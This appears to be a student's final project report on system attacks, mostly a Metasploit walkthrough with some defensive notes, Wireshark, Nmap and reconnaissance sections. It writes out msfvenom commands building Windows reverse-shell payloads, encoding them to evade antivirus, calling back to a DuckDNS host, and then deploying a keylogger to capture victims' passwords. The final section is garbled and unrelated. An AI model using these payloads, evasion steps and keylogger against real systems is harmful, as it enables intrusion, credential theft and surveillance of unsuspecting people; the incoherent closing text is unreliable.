****

**System Security and Attack**

**INFORMATION SYSTEM SECURTY AND DESİGN**

**FINAL PROJECT**

**MERT KAHRAMANTÜRK**

**18030451002**

*All project content belongs to me.*

Contents

[Establishing a connection to the system via local IP address (LHOST) 3](#_Toc72673308)

[1.2 Against antivirus programs. 5](#_Toc72673309)

[1.3Connection from remote server 6](#_Toc72673310)

[ARMİTAGE 8](#_Toc72673311)

[2.1Process Examples 9](#_Toc72673312)

[There are some precautions we should take to avoid such attacks. 11](#_Toc72673313)

[3.1 Wireshark 12](#_Toc72673314)

[3.2Gather Passive Information 14](#_Toc72673315)

[3.3 Easy Way To Get Critical Information 15](#_Toc72673316)

[3.4 Gathering Personal İnformation 16](#_Toc72673317)

[Maltego 16](#_Toc72673318)

[Active Information Gathering 19](#_Toc72673319)

[5.1NMAP 19](#_Toc72673320)

[5.2NMAP NSE SCRİPTS 21](#_Toc72673321)

[5.3 Zenmap 21](#_Toc72673322)

[5.4 SMB ENUMERATİON 22](#_Toc72673323)

[5.5Enum4linux 24](#_Toc72673324)

[Password Attack 25](#_Toc72673325)

[6.1NCRACK 25](#_Toc72673326)

[6.2Xhydra 26](#_Toc72673327)

# 

# Establishing a connection to the system via local IP address (LHOST)

**#msfvenom -p Windows/meterpreter/reverse\_tcp LHOST= LPORT= -f exe > /home/mertlogopic.exe**

**-p** <payload> : The plugin required for us to log into the opposite system.


**reverse\_tcp**: Reverse linked

<LHOST> : Local ip address

<RHOST> : IP address of the system to be logged in RHOST

<LPORT> : Data transfer layer

**-f** <format> : File format. ( .exe for Windows )




The most basic payload file is created in this way to log into another system. The person you send to log in to the system must run the payload file. (The file does not contain any antivirus program cloakers.) A simple payload of this type will be sufficient to log into a system that does not have a virus protection system. However, today there is a firewall structure in every operating system.

**#msfvenom -p Windows/meterpreter/reverse\_tcp LHOST= LPORT= -f exe > /home/mert/logopic.exe -e x86/shikata\_ga\_nai -i 7**

**-e <encoder>:** with encoder promotion

**shikata\_ga\_nai:** A ready-made encoder that has been prepared before.

-i : It determines how many times you want it encrypted.



For the introduction, we added a ready encoder to our payload file that we previously edited. asked our file to be encrypted seven times. As seen in the blocks, our file size increased as our file structure became more complex after each encryption. Since these ready-made encoders have been detected in most virus programs over time, they do not have much activity today. The system shown in this example is basically a payload arrangement with an encoder.


## ***1.2* *Against antivirus programs.***

We can use nodistribute.com site to test the payload files we made. Through this site, we can try our file against dozens of different anti-virus program.


As can be seen in the list, the file we created against many popular antivirus programs used today failed. For a payload file created at a basic level, the success at this level is quite satisfactory. It is possible to create such payload files more professionally and hide them in the exe part of any file requested by the other party. This file may be a picture you downloaded from the internet, a program setup file ... In the following pages, I will talk about the measures we can take to protect our system against such situations and access to the payload resource.


## 1.3Connection from remote server

**Setting up Remote Pc connection with Metasploit Framework and DuckDNS**

****

In order to receive data from a remote network, we create a temporary domain address for ourselves via DuckDNS. After that, we download the setup file of your DuckDNS domain, which we will connect to our computer.






We did provide access to the remote connection we created with the console. Secondly, we need to provide the necessary permissions to our modem because the modem does not allow it for security purposes when the connection is received, so we need to create a new PORT.

Since the port opening process differs in modems, you can learn how to open a port with a short Google search. We need to make packet security off during data exchange. (After the process is completed, I recommend that you turn on security again for your personal safety.)

**Msfvenom -p Windows/meterpreter/reverse\_tcp\_dns LHOST=mertkahramanturkk.duckdns.org LPORT=443 -f exe > /home/mert/DNS.exe**

We definitely need to add the reverse\_tcp\_dns expression because even if the IP address of the party we want to stream data changes, we provide automatic ip update from the domain name and our connection is never interrupted. (If we want to connect via the server, not via static ip, we need to write \_http.)




The process of listening to the payload we created has started. When the other party opens the file you have sent, data packages will be provided over your remote connection (mertkahramanturkk.duckdns.org).

# ARMİTAGE

You may need to perform data extraction from multiple systems at the same time. At such times, navigating a system with lines of code via "msfconsole" will waste a lot of time getting help with the constant --l command. Armitage application is an application with a graphical interface that will speed up your work.


Armitage app needs some tools Nmap, PostgreSQL




As seen in the image above, I provided a visual connection from the virtual computer to my own computer via Armitage.

## 2.1Process Examples

In the system entered, the first requested information is passwords. It could be the company's database access system, bank accounts .. For this, we first integrate a keylogger file into the system we are accessing. Afterwards, every password written by the other party comes to our computer in writing in the .txt file we specified.



The keylogger records we create are saved to a file named /home/mert/.msf4/loot/20210522075546\_default\_192.168.0.18\_host.windows.key\_991203.txt



As seen in the image above, all mouse and keyboard movements of the other party are now recorded in the keylogger file we created.

You can do many things like this from a computer that you access this way. Such as camera access, microphone access, direct access to the computer screen and monitoring what is being done, and direct access and transfer of all files on the computer.

# There are some precautions we should take to avoid such attacks.


The two most common ways that malware accesses your system are the Internet and email. So basically, anytime you’re connected online, you’re vulnerable.

Malware can penetrate your computer when (deep breath now) you surf through hacked websites, view a legitimate site serving malicious ads, download infected files, install programs or apps from unfamiliar provide, open a malicious email attachment , or pretty much everything else you download from the web on to a device that lacks a quality anti-malware security application.


Malicious apps can hide in seemingly legitimate applications, especially when they are downloaded from websites or direct links (in an email, text, or chat message) instead of an official app store. Here it’s important to look at the warning messages when installing applications, especially if they seek permission to access your email or other personal information

We can personally be protected from theft of our information by not downloading unlicensed products. The measures taken by **companies are slightly different from the measures we take personally.**


The cyber security department constantly monitors the network movements, examines the html packets coming from an unknown address and intervenes immediately. They use some applications.

3.1 Wireshark****

* We analyzed the traffic on our internet connection via Wireshark.
* Analysis WireShark Traffic In A Simple Way




\* To search a data easily, we can right click on it and use the follow options.

\* Another WireShark Example

\* Nmap, short for Network Mapper, is a free and open source tool for vulnerability scanning and network discovery. Network administrators use Nmap to discover what devices are running on their systems, available hosts and the services they offer, find open ports, and detect security risks.


## 3.2Gather Passive Information




* In passive information gathering process we are collecting information about the targets using publicly available information(resources). Can use Search engine results, who-is information. The goal is to find many information as possible about the target.
* Active Information Gathering we can gather more information about these targets by actively interacting with them. However, unlike passive information gathering, doing this without authorization can be illegal. Can be used DNS Enumeration, Port Scanning, OS Fingerprinting. Similar to passive information gathering, the goal of active information gathering is to gather information as much as possible.
* My next article will be detailed explanation of passive information gathering techniques.

## 3.3 Easy Way To Get Critical Information

Critical Mail lets you mail important documents affordably and securely. We can do this via postal service.com. We can edit our mails by visiting the site and using .confirm.to.

